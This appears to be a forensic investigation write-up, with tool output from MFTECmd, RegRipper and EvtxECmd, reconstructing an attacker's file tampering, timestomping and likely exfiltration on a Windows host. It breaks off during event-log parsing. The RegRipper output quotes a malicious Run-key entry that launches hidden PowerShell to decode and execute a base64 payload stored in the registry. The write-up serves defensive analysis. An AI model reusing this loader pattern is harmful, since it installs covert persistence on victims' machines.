


Based on the MFT Explorer view of the Recycle Bin ($Recycle.Bin), the recovered content of a deleted file shows "Earth beth is the real beth". This represents the original content of the file before it was modified. Comparing this to the content of the current Beth_Secret.txt file ("Space beth is the real beth"), it's evident that the attacker altered the file's content.






Additionally, analysis of the MFT record for the deleted file reveals the original filename was SECRET_beth.txt, located in C:\FileShare\Secret\. This indicates the attacker may have deleted the file and created a new one named Beth_Secret.txt with modifying its contents.




MFTECmd was executed to parse the MFT file ($MFT). MFTECmd provides a structured view of MFT entries, enabling detailed analysis of file metadata.




Timeline Explorer revealed a discrepancy in the Beth_Secret.txt file within the \FileShare\Secret\ directory, between the "SI Cn" (Standard Information Create Time) timestamp (2020-09-19 02:35:07) and the "FN Cn" (File Name Create Time) timestamp (2020-09-18 22:33:34). This timestamp difference definitively confirms the timestomping activity previously identified, indicating the attacker's attempt to manipulate the file's creation time.

```
AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>MFTECmd.exe -f D:\503o\project\dc01_hives\F\$Extend\$J -m D:\503o\project\dc
01_hives\F\$MFT --csv D:\503o\project\case\ --csvf MFT-J.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f D:\503o\project\dc01_hives\F\$Extend\$J -m D:\503o\project\dc01_hives\F\$MFT --csv D:\503o\project\case\ --csvf MFT-J.csv

Warning: Administrator privileges not found!

File type: UsnJournal

Processed D:\503o\project\dc01_hives\F\$MFT in 1.1463 seconds

D:\503o\project\dc01_hives\F\$MFT: FILE records found: 87,141 (Free records: 0) File size: 85.2MB
        CSV output will be saved to D:\503o\project\case\MFT-J.csv


Processed D:\503o\project\dc01_hives\F\$Extend\$J in 0.2589 seconds

Usn entries found in D:\503o\project\dc01_hives\F\$Extend\$J: 82,099
        CSV output will be saved to D:\503o\project\case\MFT-J.csv


AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>
```


Executing MFTECmd with the -j flag initiates USN Journal analysis. This information can be crucial for reconstructing file system activity, including creation, deletion, modification, and renaming of files, potentially providing further evidence of the attacker's actions and file manipulation, such as the renaming of SECRET_beth.txt to Beth_Secret.txt.




USN Journal analysis reveals the creation of Secret.zip within the \FileShare\ directory at 2020-09-19 02:32:39. However, this file creation event is not reflected in the analyzed MFT table.



Subsequently, the USN Journal records the deletion of Secret.zip at 2020-09-19 02:34:27, approximately two minutes after its creation. This discrepancy between the USN Journal and the MFT, coupled with the short lifespan of the Secret.zip file, suggests the attacker likely created and quickly deleted this archive, possibly after exfiltrating its contents.




USN Journal analysis further reveals the deletion of SECRET_beth.txt and the subsequent creation of Beth_Secret.txt within the \FileShare\Secret\ directory around 2020-09-19 02:34 and 02:35. The subsequent creation of Beth_Secret.txt and its timestomping (as seen in the MFT) indicates a further attempt to obfuscate their activity by creating a file with a seemingly less suspicious name and altering its timestamps.



Registry analysis using Registry Explorer, specifically examining the USBSTOR key, did not reveal any USB devices being mounted during the timeframe of the attack. The entries present appear to relate to the system's internal USB controllers and connected peripherals like the mouse and keyboard, rather than external storage devices. This suggests that a USB drive was not used as part of the attack vector or for data exfiltration on this host.

```
AntoineAbouFaycal~D:\503o\DFIR Tools\RegRipper\RegRipper4.0>rip.exe -r D:\503o\project\dc01_hives\F\Windows\System32\config\SOFTWARE -p run
Launching run v.20220706
run v.20220706
(Software, NTUSER.DAT) Get autostart key contents from Software/user hives
MITRE: T1547.001 (persistence)

Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2020-09-19 03:30:01Z
coreupdate value is not type REG_SZ!
  VMware VM3DService Process - "C:\Windows\system32\vm3dservice.exe" -u
  coreupdate - %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase
64String((Get-Item 'HKLM:Software\9sEoCawv').GetValue('45SVAG2o'))))""
  VMware User Process - "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time 2020-09-18 22:28:18Z
Microsoft\Windows\CurrentVersion\RunOnce has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2020-09-17 17:56:13Z
Wow6432Node\Microsoft\Windows\CurrentVersion\Run has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time 2020-09-17 17:56:13Z
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no values.

AntoineAbouFaycal~D:\503o\DFIR Tools\RegRipper\RegRipper4.0>
```


Utilizing RegRipper (rip.exe) to analyze the registry, specifically for autostart keys from user and software hives, identified the presence of coreupdater. The output shows it configured to run at system startup. This confirms coreupdater as a persistence mechanism, aligning with MITRE ATT&CK technique T1547.001 (Persistence - Registry Run Keys / Startup Folder).



Analysis of the MFT table reveals that coreupdater.exe, located in .\Windows\System32\, was created on September 19th, 2020, at 02:24:12. This finding is significant as it aligns with the timeframe of suspicious activity and the identification of coreupdater as potential malware.


```
AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd>EvtxECmd.exe -d D:\503o\project\dc01_hives\F\Windows\System32\win
evt\logs --csv D:\503o\project\case --csvf all_logs.csv
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -d D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs --csv D:\503o\project\case --csvf all_logs.csv

Warning: Administrator privileges not found!

CSV output will be saved to D:\503o\project\case\all_logs.csv

